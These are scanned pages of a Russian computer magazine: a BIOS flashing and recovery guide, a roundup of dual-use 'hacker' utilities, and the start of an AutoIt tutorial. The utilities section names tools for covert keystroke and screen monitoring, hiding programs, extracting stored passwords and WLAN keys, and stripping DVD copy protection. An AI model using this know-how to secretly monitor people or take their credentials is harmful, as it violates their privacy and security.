BIOS (Basic Input/Output System — базовая система ввода-вывода) является сердцем программного обеспечения и важным элементом лю-

бого ПК. Она выполняет роль посредника между компьютерными комплектующими и операционной системой: без BIOS последняя не смогла бы связываться с оборудованием и управлять им. При включении компьютера, задолго до того как на экране появляется логотип ОС, первой всегда стартует BIOS. Она определяет, какие компоненты установлены в ПК, производит

ФОТО: КОМПАНИИ-ПРОИЗВОДИТЕЛИ; MAXIM KAZMIN; NEOLABS; FOTOLIA.COM



их инициализацию и предоставляет всю информацию для загрузки системы. Сама BIOS размещается на специальной микросхеме флеш-памяти на материнской плате компьютера, причем содержимое памяти сохраняется даже при отсутствии электропитания. Это возможно благодаря наличию отдельной батарейки, которая отвечает за BIOS.

Мы ответим на самые важные вопросы о BIOS и возможных обновлениях. Кому необходимо осу-

## Новая BIOS ускоряет работу компьютера

ществлять ее перепрошивку? Как узнать, какая материнская плата установлена в компьютере и какую версию BIOS она использует? Если имеется необходимость в обновлении последней, то как осуществить эту процедуру? И что делать, если возникли проблемы?


Сразу стоит заметить, что не каждому ПК требуется обновление: если система работает стабильно, в этом нет смысла. А вот тем, кто планирует апгрейд компьютера и основательную замену оборудования или хочет повысить производительность системы, не обойтись без перепрошивки BIOS.

### BIOS Setup: дополнительные функции после обновления


Любая материнская плата поддерживает только ограниченное количество моделей процессоров, но, обновив BIOS, этот список можно значительно расширить и включить в него более современные чипы. Необходимым условием при этом является совместимость центрального процессора с разъемом материнской платы. Проблемы могут возникнуть только с очень старыми системными платами: чем выше их возраст, тем меньше вероятность того, что обновление BIOS имеет смысл. Также стоит отметить, что при перепрошивке далеко не всегда удается добиться увеличения производительности системы. Однако специальные возможности и функции BIOS — например, повышение тактовой частоты центрального процессора — зачастую становятся доступны только после обновления. Точно так же лишь после перепрошивки BIOS новые процессоры корректно распознаются и работают на нужной тактовой частоте. Кроме того, свежие версии BIOS предоставляют полезные функции, которые расширяют возможности настройки вашей системы. Типичным примером является поддержка технологии Turbo Boost для процессоров Intel. Но перед тем как произвести обновление, →




Как правило, для каждой модели системной платы требуется своя BIOS, так как в ней должны быть учтены особенности используемого чипсета и периферийного оборудования. Однако создателям плат невыгодно тратить время и средства на полный цикл разработки собственных BIOS, поэтому их получение обычно состоит из двух этапов. Производитель BIOS (наиболее известные компании — AMI, Award и Phoenix) разрабатывает базовую версию, в которой реализованы все функции, не зависящие от особенностей того или иного чипсета. Создатель системной платы самостоятельно или совместно с ним совершенствуют базовую версию, учитывая особенности конкретного продукта. При этом для одной и той же модели код BIOS может неоднократно меняться уже после выпуска платы — например, для исправления найденных ошибок или добавления поддержки новых устройств. Таким образом, понятие «версия BIOS» может применяться для обозначения варианта базового кода BIOS, выпущенного специализированной компанией. Например, AwardBIOS 6.0 — шестая версия BIOS от фирмы Award, модификации которой используются во многих материнских платах. Для каждой модели платы исходный код дорабатывается с учетом особенностей чипсета и периферийных устройств. Иногда можно встретить версии BIOS, целиком созданные производителями системных плат или ноутбуков — Intel, IBM, Compaq, Toshiba, Dell и некоторыми другими известными компаниями. По принципу функционирования и интерфейсу они несильно отличаются от BIOS производства Award, AMI или Phoenix, поэтому разобраться с ними не очень сложно.



**BIOS Setup** Главное меню BIOS состоит из множества разделов



**CDBurnerXP** — бесплатная программа для записи дисков, позволяющая эмулировать загрузочную дискету для перепрошивки BIOS




необходимо выполнить некоторые приготовления: кроме идентификатора материнской платы нужно узнать номер установленной версии BIOS. В этом вам поможет бесплатная утилита CPU-Z.

### CPU-Z: получаем полезную информацию

Данное приложение предоставляет сведения об установленном процессоре: название, изготовитель, напряжение питания ядра, сведения о кеш-памяти, наборы поддерживаемых инструкций и другие данные. Также CPU-Z может определить, был ли разогнан процессор, или он работает на заводской частоте. После запуска утилиты на вкладке «Материнская плата» можно узнать всю информацию о производителе, на-

звание модели и чипсета, а также текущую версию BIOS. Сравните эти данные с параметрами вашей материнской платы, указанными на официальном сайте производителя. Если цифра, указанная в CPU-Z, совпадает с номером самой последней версии BIOS, перепрошивка не требуется. При наличии на сайте более свежего варианта загрузите необходимый архив. Как правило, он содержит исполняемый файл с расширением EXE, который используется для обновления BIOS (например, amiflash.exe, awdflash.exe и т. п.), и файл с кодом BIOS в формате BIN или ROM. Способы перепрошивки могут различаться в зависимости от производителя материнской платы. Большинство разработчиков предлагают воспользо-



**DOS** — самая безопасная среда для перепрошивки BIOS

### Двойная BIOS

Некоторые материнские платы обладают двумя микросхемами BIOS. Если одна из них выходит из строя, в работу автоматически включается другая

ваться собственными утилитами, которые позволяют обновлять BIOS непосредственно из среды Windows. Однако из соображений безопасности мы рекомендуем прибегнуть к более надежному способу.

### DOS: лучшая среда для обновления BIOS

С наименьшим риском перепрошивка выполняется с помощью загрузочной диска, диска или «флешки» в режиме DOS. Первый из указанных носителей можно создать, например, в Проводнике Windows:

## Перепрошивка BIOS — довольно простая операция

достаточно щелкнуть правой кнопкой мыши по ярлыку дисковода и выбрать пункт «Форматировать», активировав в контекстном меню опцию «Создать загрузочную дискету MS-DOS» и указав путь к скачанным файлам BIOS. Загрузочный CD можно создать с помощью практически любой бесплатной программы для прожига дисков — например, утилиты CDBurnerXP. Вам понадобится образ начальной загрузки с именем boot.ima, который можно найти на сайте CDBurnerXP или нашем DVD. Его следует открыть с помощью программы Ultra ISO, перетащить в открывшийся список файлы с кодом вашего BIOS и сохранить. После этого запустите программу CDBurnerXP, выберите режим записи «Диск с данными» и нажмите OK. Откроется главное окно программы. Сделайте диск загрузочным: выберите «Диск | Загрузочные опции», в открывшемся окне отметьте галочкой пункт «Сделать диск загрузочным» и задайте путь к сохраненному загрузочному образу, указав тип эмуляции «Флоппи 1,44 Мбайт». Выполните прожиг CD, нажав на кнопку записи, затем перезагрузите компьютер и укажите в меню запуска свой привод. Компьютер загрузится в DOS с командной строкой, в которой открыт каталог A:\>. Если вы введете «dir /w», то сможете просмотреть содержимое

# Если компьютер не запускается

дискеты или диска. Перепрошивку BIOS можно осуществить из командной строки. Иногда обновление BIOS не начинается автоматически — в этом случае выполните команду `dir` и запустите файл с расширением `BAT` (например, `update.bat`). После успешной перепрошивки извлеките диск и перезагрузите компьютер.

**Разновидности BIOS: AMI, Phoenix и Award**

Если на материнской плате установлена AMI BIOS, то для ее обновления используется команда `amiflash.exe BIOS.bin`, причем слово BIOS необходимо заменить именем файла с кодом. После выполнения команды откроется окно, в котором будет отображаться ход обновления BIOS. Во время перепрошивки ни в коем случае нельзя выключать компьютер или отключать электропитание, так как это может привести к непоправимому повреждению системы. Как только процесс завершится, программа выполнит автоматический перезапуск ПК. Извлеките загрузочную дискету или диск из привода и загрузите Windows. С помощью утилиты CPU-Z можно проверить, была ли установлена новая версия BIOS. Однако перепрошивка не всегда проходит гладко. Но даже если возникли какие-то проблемы и после обновления BIOS ваш компьютер больше не загружается, то это еще не значит, что его нельзя спасти. Если срок гарантии на ваш ПК не истек и вы имели дело с программами и прошивкой от офици-

настройки BIOS будут возвращены к заводским значениям. Если же вы не уверены в заново выставленных параметрах, активируйте функцию «Load Setup Defaults» и выйдите из BIOS с сохранением.



альных разработчиков, вы можете предъявить претензию к производителю. Однако использование модифицированных файлов BIOS от сторонних поставщиков, обещающих более высокую производительность или большой потенциал разгона системы, не является гарантийным случаем. В качестве альтернативы можно прибегнуть к платным услугам фирм, специализирующихся на восстановлении материнских плат с ошибками BIOS. В некоторых ситуациях помогает создание на другом, исправном компьютере дискеты с программой для прошивки и файлом с кодом BIOS. В случае с BIOS от компаний Phoenix или Award необходимо создать на дискете файл с именем `autoexec.bat`. Используйте для этого стандартную программу Windows — Блокнот. Файл должен содержать следующую строку:

`awdflash.exe BIOS_DATA /py /sn`


Замените слово `BIOS_DATA` на имя файла с кодом BIOS (включая расширение — как правило, `BIN` или

`ROM`). Ключи `/py` и `/sn` нужны для выполнения перепрошивки без дальнейшего участия пользователя.

**СОВЕТ** Если на материнской плате установлена AMI BIOS, достаточно сохранить на дискете файл с кодом BIOS и переименовать его в `amiboot.rom`. Вставьте дискету и во время загрузки нажмите комбинацию клавиш `Ctrl+Home`. Впрочем, это решение помогает лишь в 10–20% всех случаев, так как при повреждении BIOS зачастую невозможно выполнить обращение к дисководу.

## Последний способ спасения: когда ничего не помогает

Если у кого-то из ваших знакомых имеется такая же модель материнской платы, то можно восстановить свою BIOS с помощью другого компьютера. Загрузите исправный ПК в режиме DOS и подготовьте дискету со всеми необходимыми для прошивки данными. Непосредственно во время работы компьютера с помощью пинцета аккуратно извлеките микросхему BIOS из материнской платы и вставьте вашу поврежденную. При этом требуется предельная осторожность, так как ПК включен. Теперь запустите с дискеты процесс прошивки. Таким образом вы обновите свою неисправную микросхему BIOS на рабочей материнской плате программными средствами. После этого выключите компьютер и снова поменяйте компоненты местами. Если все было сделано правильно, ПК с работающей BIOS снова загрузится. Однако необходимо отметить, что обновление BIOS и исправление ошибок всеми описанными способами выполняются исключительно на свой страх и риск.




Поврежденную микросхему BIOS можно восстановить с помощью другого, исправного компьютера

# Хорошие «пло

Существуют мощные программы, которыми пользуются мошенники и которые наносят огромный вред. Но в руках порядочного человека они работают во благо и помогают защищать систему от посягательств хакеров.

## Шпионы для Windows

Busdog	Перехватывает передачу данных с USB-устройств
Hooker	Регистрирует все нажатия на кнопки клавиатуры
RunAlyzer	Анализирует загрузку Windows
Spy Screen	Осуществляет контроль за Рабочим столом и буфером обмена
Wamon	Записывает действия пользователя



RunAlyzer проверяет все службы и программы, запускающиеся вместе с Windows

Если система стала работать нестабильно или слишком медленно, стоит проверить, какие процессы осуществляются в ней в текущий момент. В этом вам помогут специальные утилиты, которые просматривают как активные системные службы, так и запущенные программы. Эти же средства используют разработчики вредоносного ПО, чтобы выяснить, надежно ли спрятаны их шпионские программы.

Создатель известного антишпиона Spybot Search & Destroy теперь предлагає и утилиту RunAlyzer, которая внимательно изучает систему на предмет того, что запускается при ее загрузке. Опция «Analysis | Online Analysis»

позволяет сравнить все активные службы и приложения с белым списком из Сети и предупреждает пользователя, если на его компьютере обосновалась подозрительная утилита. Точно такая же проверка дает хакеру знать, обнаружила ли RunAlyzer его шпионскую программу и сообщила ли об этом пользователю.

В случае ненахождения вредоносного ПО в дело вступают такие программы, как Spy Screen и Wamon. Они наблюдают за всеми действиями, осуществляемыми на компьютере, и полезны, когда нужно узнать, не работал ли за вашим ПК кто-то посторонний. Кроме того, в некоторых компаниях аналогичные плат-

ные продукты используются для контроля за офисными сотрудниками. Spy Screen безвредна: каждые 9 секунд она делает скриншот Рабочего стола и записывает содержимое буфера обмена. В то время как деятельность этой утилиты ограничена конкретным ПК, Wamon можно использовать и для контроля в Сети через интерфейс браузера. При этом установленная программа практически незаметна. В меню «Пуск» запись о ней будет создана лишь по требованию, а для удаления программы в Windows Vista и 7 понадобится перейти в папку C:\Program Files\Wamon и запустить файл unins000.exe — только так можно от нее избавиться.




# Хие» утилиты



## CHIP DVD

На нашем диске вы найдете набор хакерских программ, которые пригодятся для решения совершенно безобидных задач.

## Системные взломщики



### Bill2's Process Manager Kid-Key-Lock Switch Off WinHide.SB

Контролирует процессы  
Блокирует мышь  
Закрывает окна через Интернет  
Скрывает программы

Для настройки Windows под конкретные нужды вы можете использовать утилиты, скрывающие программы и окна, а также позволяющие удаленно управлять системой или завершать ее работу. Но они же способны нанести существенный вред вашему компьютеру.

С помощью утилиты WinHide.SB можно скрыть окна комбинацией клавиш, чтобы очистить место на Рабочем столе. А функция «Постоянное скрытие окон» вообще не даст им появиться. При выборе пункта блокировки «Program Manager», то есть Проводника Windows, с Рабочего стола исчезнут все значки, даже Корзина. Но в этом случае

невидимыми станут и установленные шпионские программы, если вы заранее создали соответствующий ярлык в папке автозапуска.

Вашей системой не смогут воспользоваться другие, если вы заблокируете клавиши мыши с помощью утилиты Kid-Key-Lock. В ее настройках («Settings») поставьте галочку напротив пункта «Do not show icon in system tray» («Не показывать значок на Панели задач»). После этого для вызова WinHide.SB вам придется воспользоваться комбинацией клавиш.


Контроль за работой системы обеспечит Bill2's Process Manager. Эта утилита отображает все текущие

процессы и блокирует их по вашему желанию — например, если они потребляют слишком много ресурсов

процессы и блокирует их по вашему желанию — например, если они потребляют слишком много ресурсов. Для этого можно создать необходимые правила («Create a rule | Special actions | Overactivity»). Кроме того, на вкладке «CPUtime» вы узнаете, насколько сильно конкретная программа нагружает процессор. Однако учите, что в случае неправильной настройки эта утилита может отключить и нужные программы. →

# Прочие взломщики


<b>AnyDVD</b>	Снимает защиту с DVD и Blu-ray-дисков
<b>LicenseCrawler</b>	Находит серийные номера
<b>Network Password Recovery</b>	Вычисляет сетевые пароли
<b>Offline Password Editor</b>	Подбирает пароли
<b>WirelessKeyView</b>	Обнаруживает ключи WLAN



**WirelessKeyView** с помощью функции «Code Injection» извлекает ключи WLAN в Windows 7

Вы можете снять защиту от копирования, вычислить пароли, раскодировать данные — взломать все, к чему у вас есть доступ. Такие задачи актуальны не только для мошенников. Лучшим примером является программа AnyDVD, которая снимает защиту от копирования с DVD и Blu-ray-дисков. Кроме того, она обеспечивает воспроизведение имеющихся у вас проблемных носителей — например, Blu-ray-диска с фильмом «Аватар», кодирование которого (BD+) на момент его выпуска еще не умели распознавать многие плееры.

Утилиты, обнаруживающие пароли, обычно используются хакерами для доступа к чужим персональным данным. Но при необходимости они помогут и забывчивому пользователю. Серийные номера программ и ключи для доступа в сеть сохраняются в реестре, и такие утилиты, как LicenseCrawler и Network Password Recovery, знают, где именно они находятся. Ключи доступа к беспроводным сетям служба «Беспроводная настройка» в Windows также фиксирует в реестре (во всяком случае, в системе XP). Начиная с Vista эту задачу



**LicenseCrawler** разыскивает серийные номера для установленных программ

чуть выполняет «Служба автонастройки WLAN», записывающая такие пароли в зашифрованный XML-файл. В обоих случаях найти эти ключи самостоятельно нереально, но программа WirelessKeyView поможет вам в этом. Если вы забыли пароль от Windows, придется действовать извне. Для этого запишите утилиту Offline NT Password & Registry Editor на CD (образ загрузочного диска вы найдете на нашем DVD) и запустите с него эту программу. Найдите сохраненную учетную запись пользователя и при необходимости поменяйте пароль.

# Специалисты в сфере Интернета

<b>BetterPrivacy</b>	Удаляет flash-cookies
<b>Mgeni</b>	Позволяет зайти на недоступные сайты
<b>NoScript</b>	Останавливает выполнение скриптов
<b>Tor Browser</b>	Позволяет находиться в Сети анонимно
<b>VTzilla</b>	Плагин для обнаружения вредоносного ПО

Если хорошо подготовиться к посещению Интернета, можно побывать в таких местах, куда благородные люди обычно не отваживаются заглянуть. Первый этап — обеспечение анонимности с помощью сети Тор. После установки утилиты Tor Browser в дополнение к Firefox вы сможете предотвратить сохранение flash-cookies на вашем компьютере посредством дополнения BetterPrivacy. Чтобы не заразить его файлами с

подозрительных веб-страниц, проверяйте их перед каждой загрузкой. Плагин VTzilla через контекстное меню Firefox направит эти файлы в онлайновую службу VirusTotal, которая автоматически пропустит их через несколько сканеров от известных производителей платных антивирусов, таких как Norton и «Лаборатория Касперского». Если такие файлы уже были прежде отправлены на проверку другими пользователями, вы получите результат немедленно. Если вы не хотите, чтобы VTzilla отображалась в виде тулбара, просто отключите эту функцию, сняв галочку напротив пункта «Вид | Панель инструментов | Virus Total Toolbar».


Однако сегодня в Интернете недостаточно одной анонимности. Иногда приходится выдавать себя за кого-



**Tor** делает ваше пребывание в Интернете анонимным за счет использования серверов-посредников

то другого (например, менять регион проживания). В этом поможет специальный браузер Mgeni, который при запуске автоматически проверяет, включена ли сеть Tor. Кликните

по значку земного шара на Панели задач и выберите страну размещения узла Тор для доступа к сайтам. То есть вы можете, например, зайти в сеть как американец или англичанин. Соответствующая «национальность» позволяет воспользоваться различными предложениями в сфере радио и ТВ. Это касается как HD-потоков трансляций BBC, так и песен с аудиоплатформы Pandora, прием которой ограничен территорией США.



**Mgeni** позволяет заходить в Сеть с другой «национальностью» и открывать прежде недоступные сайты

## Сетевые ищайки

<b>Angry IP Scanner</b>	Находит свободные порты
<b>inSSIDer</b>	Сканирует WLAN-соединения
<b>Prey</b>	Защищает компьютер от кражи
<b>TCPEye</b>	Контролирует сетевые соединения
<b>Wireshark</b>	Регистрирует сетевой трафик

Программы, собирающие информацию через сеть и осуществляющие поиск слабых мест, используются хакерами, и системными администраторами. Последние стремятся защитить вашу сеть, первые — проникнуть в нее, чтобы украдь данные.


Обычному пользователю будет достаточно одной утилиты для определения служб, использующихся при соединении вашего компьютера с Интернетом. С этой задачей справится TCPEye, представляющая информацию удобно и наглядно. Утилита автоматически предупредит о подозрительных соедине-

ниях и по требованию отправит запрос на проверку в веб-службу VirusTotal. Кроме того, кликнув по строке с подозрительной программой правой кнопкой мыши, можно из контекстного меню запустить запрос «Who is», чтобы выяснить, кто скрывается за представленным IP-адресом. А онлайн-сервис [www.geoiptool.com](http://www.geoiptool.com) сообщит вам, куда ведет соединение.


Angry IP Scanner перечислит IP-адреса подключенных устройств в домашней сети. Для его работы требуется установленная среда Java Runtime Environment. Чтобы начать сканирование, укажите диапазон IP — в домашней сети это обычно от 192.168.0.1 до 192.168.0.255. Затем утилита сообщит, какие IP есть в вашей сети. При необходимости можно отобразить только небезопасные устройства с открытыми портами («Preferences | Display»).

Ноутбуки, которые всегда подключены к Интернету, но, как правило, посредством разных сетей, контролирует программа Prey, спо-


собная просто, но эффективно защищать их от кражи. После единократного включения эта утилита занимается только тем, что с определенными интервалами посылает по Сети сообщения либо на ваш аккаунт Prey, либо на электронный ящик. При прекращении этих действий в случае кражи ноутбука Prey автоматически соединяется с ближайшей свободной точкой WLAN и бьет тревогу. Если на вашем компьютере установлена веб-камера, эта утилита передаст вам фотографию вора. **CHIP**



**Angry IP Scanner** анализирует сеть и сообщает об открытых портах



**Prey** при краже ноутбука поднимает тревогу через Интернет и отображает сообщение на экране



**Сервис geoiptool.com** покажет местоположение владельца IP на карте мира с точностью до города



**TCPEye** наглядно покажет все соединения программ и отобразит регион передачи данных

# Пишем скрипт в несколько кликов

Многие бесплатные программы — например, антивирус Avira — обладают неплохой функциональностью, однако постоянно всплывающие рекламные сообщения раздражают. CHIP расскажет, как автоматически закрывать эти окна.

**У**бирать всплывающие рекламные сообщения можно еще до того, как они появляются на экране. Это делается при помощи скрипта, который вы способны создать самостоятельно, сделав всего несколько щелчков мышью и набрав несколько строк кода в соответствии с предложенным в этой статье примером.

Для написания скрипта мы будем использовать язык программирования AutoIt, который позволяет быстро создавать мини-программы, даже не имея серьезных навыков в деле написания кода. По структуре этот язык напоминает BASIC. К тому же предлагаемый инструмент совершенно бесплатен. Программу для создания скриптов на AutoIt можно скачать

с сайта группы разработчиков ([www.autoitscript.com](http://www.autoitscript.com)) или найти на прилагающемся к нашему журналу диске в разделе «Бонус».

AutoIt разрабатывался для автоматизации интерфейса Windows. Для этого он симулирует ввод данных с клавиатуры, движения и щелчки мышью и прочие действия. Другие языки программирования вряд ли позволят вам добиться столь же стабильных и надежных результатов.


Изначально предназначением AutoIt было упрощение выполнения однотипных задач на большом количестве компьютеров — например, установка одинакового набора программ. В число его возможностей входит удаление файлов, симуляция ввода текста с клавиатуры, копирование и вставка фраг-

ментов текста, перемещение и изменение размеров окон, открытие и выбор пунктов меню, а также многие другие действия.

## Больше, чем просто совет

Мы рассмотрим создание скрипта, автоматически закрывающего окна с рекламными объявлениями (в нашем примере — бесплатной программы Avira AntiVir). В результате всплывающее окно будет устраняться еще до того, как успеет отобразиться на экране. Кроме того, данный пример позволит вам ближе познакомиться с эффективным инструментом для создания скриптов. Полезные функции, предлагаемые AutoIt, дадут вам возможность в дальнейшем решать и другие задачи по автоматизации управления компьютером. CHIP

## 1. Загрузка и установка



**СКАЧАЙТЕ** актуальную версию AutoIt с официального сайта или возьмите ее с нашего диска (раздел «Бонус»). При инсталляции лучше выбрать полную установку — в этом случае у вас будут все компоненты, которые могут понадобиться в дальнейшем.


## 2. Определение нужного окна



**ВЫБОР ОБЪЕКТА** В меню «Program | AutoIt» вы найдете пункт «AutoIt Window Info». Откройте его и перетащите крестик-прицел на верхнюю панель окна, которое необходимо автоматически закрывать. Теперь перейдите к окну «Info», в котором содержится нужная информация. Дважды щелкните по строке «Title» внизу, чтобы скопировать полное название окна в буфер.



